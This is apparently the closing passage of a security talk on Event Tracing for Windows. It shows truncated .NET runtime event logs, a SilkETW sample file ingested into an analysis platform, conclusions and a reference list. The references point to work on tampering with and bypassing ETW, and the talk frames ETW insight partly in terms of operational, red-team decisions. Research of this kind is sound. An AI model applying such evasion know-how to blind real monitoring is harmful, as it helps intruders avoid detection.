.0739027-04:00","ThreadID":15716,"ProcessID":12624,"ProcessName":"Update","PointerSize":4,"EventDataLength":210,"XmlEventData":{"AppDomainID":"0x1834b20","BindingID":"
.0830702-04:00","ThreadID":15716,"ProcessID":12624,"ProcessName":"Update","PointerSize":4,"EventDataLength":206,"XmlEventData":{"AppDomainID":"0x1834b20","BindingID":"
.0851429-04:00","ThreadID":15716,"ProcessID":12624,"ProcessName":"Update","PointerSize":4,"EventDataLength":186,"XmlEventData":{"AppDomainID":"0x1834b20","BindingID":"
.142248-04:00","ThreadID":15716,"ProcessID":12624,"ProcessName":"Update","PointerSize":4,"EventDataLength":196,"XmlEventData":{"AppDomainID":"0x1834b20","BindingID":"0
.1702206-04:00","ThreadID":15716,"ProcessID":12624,"ProcessName":"Update","PointerSize":4,"EventDataLength":194,"XmlEventData":{"AppDomainID":"0x1834b20","BindingID":"
.1790731-04:00","ThreadID":15716,"ProcessID":12624,"ProcessName":"Update","PointerSize":4,"EventDataLength":208,"XmlEventData":{"AppDomainID":"0x1834b20","BindingID":"
.1791539-04:00","ThreadID":15716,"ProcessID":12624,"ProcessName":"Update","PointerSize":4,"EventDataLength":188,"XmlEventData":{"AppDomainID":"0x1834b20","BindingID":"
.1792278-04:00","ThreadID":15716,"ProcessID":12624,"ProcessName":"Update","PointerSize":4,"EventDataLength":198,"XmlEventData":{"AppDomainID":"0x1834b20","BindingID":"
.1800794-04:00","ThreadID":15716,"ProcessID":12624,"ProcessName":"Update","PointerSize":4,"EventDataLength":188,"XmlEventData":{"AppDomainID":"0x1834b20","BindingID":"
.3793304-04:00","ThreadID":15716,"ProcessID":12624,"ProcessName":"Update","PointerSize":4,"EventDataLength":200,"XmlEventData":{"AppDomainID":"0x1834b20","BindingID":"
.2257511-04:00","ThreadID":12180,"ProcessID":11944,"ProcessName":"PerfView","PointerSize":8,"EventDataLength":182,"XmlEventData":{"AppDomainID":"0x7ffb22990f80","Bindi
.2395215-04:00","ThreadID":12180,"ProcessID":11944,"ProcessName":"PerfView","PointerSize":8,"EventDataLength":158,"XmlEventData":{"AppDomainID":"0x1d935313760","Bindir
.2580563-04:00","ThreadID":12180,"ProcessID":11944,"ProcessName":"PerfView","PointerSize":8,"EventDataLength":178,"XmlEventData":{"AppDomainID":"0x1d935313760","Bindir
.2710972-04:00","ThreadID":12180,"ProcessID":11944,"ProcessName":"PerfView","PointerSize":8,"EventDataLength":186,"XmlEventData":{"AppDomainID":"0x1d935313760","Bindir
.5171128-04:00","ThreadID":12180,"ProcessID":11944,"ProcessName":"PerfView","PointerSize":8,"EventDataLength":246,"XmlEventData":{"AppDomainID":"0x1d935313760","Bindir
.5663277-04:00","ThreadID":12180,"ProcessID":11944,"ProcessName":"PerfView","PointerSize":8,"EventDataLength":244,"XmlEventData":{"AppDomainID":"0x1d935313760","Bindir
.5714829-04:00","ThreadID":12180,"ProcessID":11944,"ProcessName":"PerfView","PointerSize":8,"EventDataLength":188,"XmlEventData":{"AppDomainID":"0x1d935313760","Bindir
.5929737-04:00","ThreadID":12180,"ProcessID":11944,"ProcessName":"PerfView","PointerSize":8,"EventDataLength":208,"XmlEventData":{"AppDomainID":"0x1d935313760","Bindir
.5934397-04:00","ThreadID":12180,"ProcessID":11944,"ProcessName":"PerfView","PointerSize":8,"EventDataLength":188,"XmlEventData":{"AppDomainID":"0x1d935313760","Bindir
.5942577-04:00","ThreadID":12180,"ProcessID":11944,"ProcessName":"PerfView","PointerSize":8,"EventDataLength":198,"XmlEventData":{"AppDomainID":"0x1d935313760","Bindir
.5974055-04:00","ThreadID":12180,"ProcessID":11944,"ProcessName":"PerfView","PointerSize":8,"EventDataLength":188,"XmlEventData":{"AppDomainID":"0x1d935313760","Bindir
```

Consume Output to Centralized Analysis Platform

More ways to add data

In addition to adding integrations, you can try our sample data or upload your own data.

Sample data | Upload file

dotnet_test.json


File contents
First 510 lines


```
1 {"ProviderGuid":"e13c0d23-ccbc-4e12-931b-d9cc2eee27e4","YaraMatch":[],"ProviderName":"Microsoft-Windows-DotNETRuntime","EventName":"AssemblyLoad_V1","Opcode":0
    ,"OpcodeName":"","TimeStamp":"2022-09-28T17:15:55.5723978-04:00","ThreadID":1232,"ProcessID":12976,"ProcessName":"SilkETW","PointerSize":4,"EventDataLength":264
    ,"XmlEventData":{"AppDomainID":"0xeb5580","BindingID":"0x0","ProviderName":"Microsoft-Windows-DotNETRuntime","EventName":"AssemblyLoad_V1","PID":"12976"
    ,"AssemblyFlags":"4","AssemblyID":"0xf2dfa0","TID":"1232","FullyQualifiedAssemblyName":"System.Runtime.InteropServices.RuntimeInformation, Version=4.0.0.0,
    Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","ClrInstanceID":"7","MSec":"1247.9877","PName":""}}
2 {"ProviderGuid":"e13c0d23-ccbc-4e12-931b-d9cc2eee27e4","YaraMatch":[],"ProviderName":"Microsoft-Windows-DotNETRuntime","EventName":"AssemblyLoad_V1","Opcode":0
    ,"OpcodeName":"","TimeStamp":"2022-09-28T17:15:55.5904639-04:00","ThreadID":1232,"ProcessID":12976,"ProcessName":"SilkETW","PointerSize":4,"EventDataLength":186
    ,"XmlEventData":{"AppDomainID":"0xeb5580","BindingID":"0x0","ProviderName":"Microsoft-Windows-DotNETRuntime","EventName":"AssemblyLoad_V1","PID":"12976"
    ,"AssemblyFlags":"4","AssemblyID":"0xf2e840","TID":"1232","FullyQualifiedAssemblyName":"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken
    =b77a5c561934e089","ClrInstanceID":"7","MSec":"1266.0538","PName":""}}
3 {"ProviderGuid":"e13c0d23-ccbc-4e12-931b-d9cc2eee27e4","YaraMatch":[],"ProviderName":"Microsoft-Windows-DotNETRuntime","EventName":"AssemblyLoad_V1","Opcode":0
    ,"OpcodeName":"","TimeStamp":"2022-09-28T17:15:55.5946695-04:00","ThreadID":1232,"ProcessID":12976,"ProcessName":"SilkETW","PointerSize":4,"EventDataLength":198
    ,"XmlEventData":{"AppDomainID":"0xeb5580","BindingID":"0x0","ProviderName":"Microsoft-Windows-DotNETRuntime","EventName":"AssemblyLoad_V1","PID":"12976"
    ,"AssemblyFlags":"0","AssemblyID":"0xf2e8f8","TID":"1232","FullyQualifiedAssemblyName":"Newtonsoft.Json, Version=12.0.0.0, Culture=neutral, PublicKeyToken
```


Summary

Number of lines analyzed	510
Format	ndjson
Time field	TimeStamp
Time format	ISO8601

Analyze Ingested Data and Profit



Final Thoughts

Conclusion

- ETW is a treasure trove of insight into the telemetry generated by operational capabilities
- Leveraging this insight allows us to identify stronger process contexts and reinforce operational decisions
- ”CrowdLight” provides a foundation for further research into additional telemetry sources that can provide additional insight into similar behaviors
  - ETW TI, Kernel Callbacks, Userland Hooks, etc.

References

- https://blog.palantir.com/tampering-with-windows-event-tracing-background-offense-and-defense-4be7ac62ac63
- https://bmcder.com/blog/a-begginers-all-inclusive-guide-to-etw
- https://nasbench.medium.com/a-primer-on-event-tracing-for-windows-etw-997725c082bf
- https://github.com/jdu2600/Windows10EtwEvents
- https://twitter.com/domchell/status/1506365918556962832
- https://ruxcon.org.au/assets/2016/slides/ETW_16_RUXCON_NJR_no_notes.pdf
- https://github.com/mandiant/SilkETW
- https://whiteknightlabs.com/2021/12/11/bypassing-etw-for-fun-and-profit/
- https://www.mdsec.co.uk/2020/03/hiding-your-net-etw/

Thank You For Listening